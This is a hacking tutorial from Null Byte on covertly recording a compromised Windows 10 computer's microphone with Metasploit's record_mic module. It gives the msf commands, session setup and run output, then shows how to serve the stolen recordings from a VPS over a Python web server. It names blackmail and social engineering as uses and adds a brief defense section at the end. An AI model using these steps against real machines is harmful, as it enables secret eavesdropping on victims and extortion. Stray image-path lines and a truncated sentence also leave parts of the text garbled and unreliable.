HACKING WINDOWS 10

How to Remotely Record & Listen to the Microphone of a Hacked Computer

BY TOKYONEON 04/19/2018 5:03 PM

The microphone in a Windows computer is accessible to most applications running on the device at all times and completely without security limitations. Information gathered from recorded audio conversations taking place in the surrounding area of a compromised computer can be used for social engineering, blackmail, or any number of other reasons.

After a hacker has created a payload, then established a backdoor on a vulnerable Windows 10 computer, they can use Metasploit's meterpreter to perform a number of different attacks, such as capturing screenshots and keystrokes, stealing passwords, and locating deleted files. In this case, we'll be showing how a hacker can tap into their victim's microphone for some easy eavesdropping.

Don't Miss: How to Break into Somebody's Windows 10 Computer Without a Password

The microphones built into laptop computers can be used by processes and services running on a Windows computer without any security considerations. This allows hackers to easily abuse Windows' inherent trust in third-party applications and collect audio recordings using the microphone of a compromised computer.

Step 1

Record Audio Without Being Noticed

Metasploit has a **record_mic** module built into the framework which can be used to create audio recordings from a compromised computer. To start using the record_mic module, type the below command.

> use post/multi/manage/record_mic

```
msf > use post/multi/manage/record_mic
msf post(multi/manage/record_mic) > _
```

The available module options can be viewed using the **options** command.

```
msf post(multi/manage/record_mic) > options

Module options (post/multi/manage/record_mic):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DURATION  5                no        Number of seconds to record
   SESSION                    yes       The session to run this module on.
```

target's microphone. The **set** command can be used to configure the duration of the audio in seconds.

> set DURATION 30

Next, a SESSION ID will need to be specified in the module options. The **sessions** command can be used to view the available compromised devices.

> sessions

Set the SESSION ID using the below command.

> set SESSION 1

```
msf post(multi/manage/record_mic) > set DURATION 30
DURATION => 30
msf post(multi/manage/record_mic) > sessions

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  1         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10  [redacted]

msf post(multi/manage/record_mic) > set SESSION 1
SESSION => 1
msf post(multi/manage/record_mic) >
```

With the options now set, the **run** command can be used to start recording audio on the target computer.

```
msf post(multi/manage/record_mic) > run

[*] [redacted] - 3%...
[*] [redacted] - 13%...
[*] [redacted] - 23%...
[*] [redacted] - 33%...
[*] [redacted] - 43%...
[*] [redacted] - 53%...
[*] [redacted] - 63%...
[*] [redacted] - 73%...
[*] [redacted] - 83%...
[*] [redacted] - 93%...
[*] [redacted] - Audio size: (330794 bytes)
[+] [redacted] - Audio recording saved: /root/.msf4/loot/2018[redacted]
[redacted].au_610288.wav
[*] Post module execution completed
msf post(multi/manage/record_mic) >
```

The msf shell will report the progress of the recording as it's happening. When complete, the audio file will be automatically saved to the /root/.msf4/loot/ directory using the WAV audio format.

Step 2

Locate the Recorded Audio Files

To access a newly created audio recording saved on the VPS, from the msf shell, the **cd** command can be used to change into the /root/.msf4/loot/ directory.

> cd /root/.msf4/loot/


Use **Python3** to create a simple HTTP web server on port 8080, using the below command. The **-m** argument calls the "http.server" Python3 module, while **8080** is the port opened and used to host the web server.

> python3 -m http.server 8080

```
msf post(multi/manage/record_mic) > cd /root/.msf4/loot
msf post(multi/manage/record_mic) > python3 -m http.server 8080
[*] exec: python3 -m http.server 8080
```

While the Python3 server is acting as a temporary web server, the msf terminal will not be usable. However, it will then be possible to view audio files from any web browser in the world by entering the IP address of the VPS into a browser search bar and appending the port number (8080) to the VPS's IP with a colon.

> http://*Your.VPS.IP.Address*:8080/




The Python3 web server can be terminated by pressing *Ctrl* + *C* on the keyboard.

Step 3

Play the Recorded Audio Files

Most web browsers don't play WAV audio files by default, so the files will need to be saved locally and listened to using an audio player found in Kali. Audacity is a popular audio player available in the Kali repositories and can be installed using the below command.

> sudo apt-get install audacity



ı with Audacity will allow attackers to hear the recorded

How to Protect Yourself from Microphone Attacks

If your Windows computer has been infested with a backdoor like we've done, then you can see how easy it is for hackers to listen to everything you're saying. While they can't hear it live, they can listen to the recordings whenever they want and do whatever they want with them. To keep this from happening:

- **Use AppArmor.** Security designed into Linux operating systems like Ubuntu can blacklist certain applications from accessing specified parts of the computer. Opening a malicious PDF when the PDF viewer application doesn't have access to the microphone may help prevent such attacks.
- **Use Qubes.** Qubes exercises security by compartmentalization. This allows users to separate the various parts of their digital activities into securely isolated compartments. Qubes is possibly the most secure desktop operating system available. Native Windows users may find it difficult to use at first, but if OS security is a priority, Qubes will prove to be an adequate solution.
- **Physically remove the microphone.** If the microphone isn't absolutely required and security is vital, this might be a desirable option.
- **Protect your computer against backdoors.** While all of the above is helpful when you're already backdoored, the best thing to do is make sure you're not exploited in the first place.

Don't Miss: How to Capture Keystrokes on a Windows 10 System with Metasploit

- Follow Null Byte on Twitter, Flipboard, and YouTube
- Follow WonderHowTo on Facebook, Twitter, Pinterest, and Flipboard

Cover photo by Matt Collamer/Unsplash; Screenshots by tokyoneon/Null Byte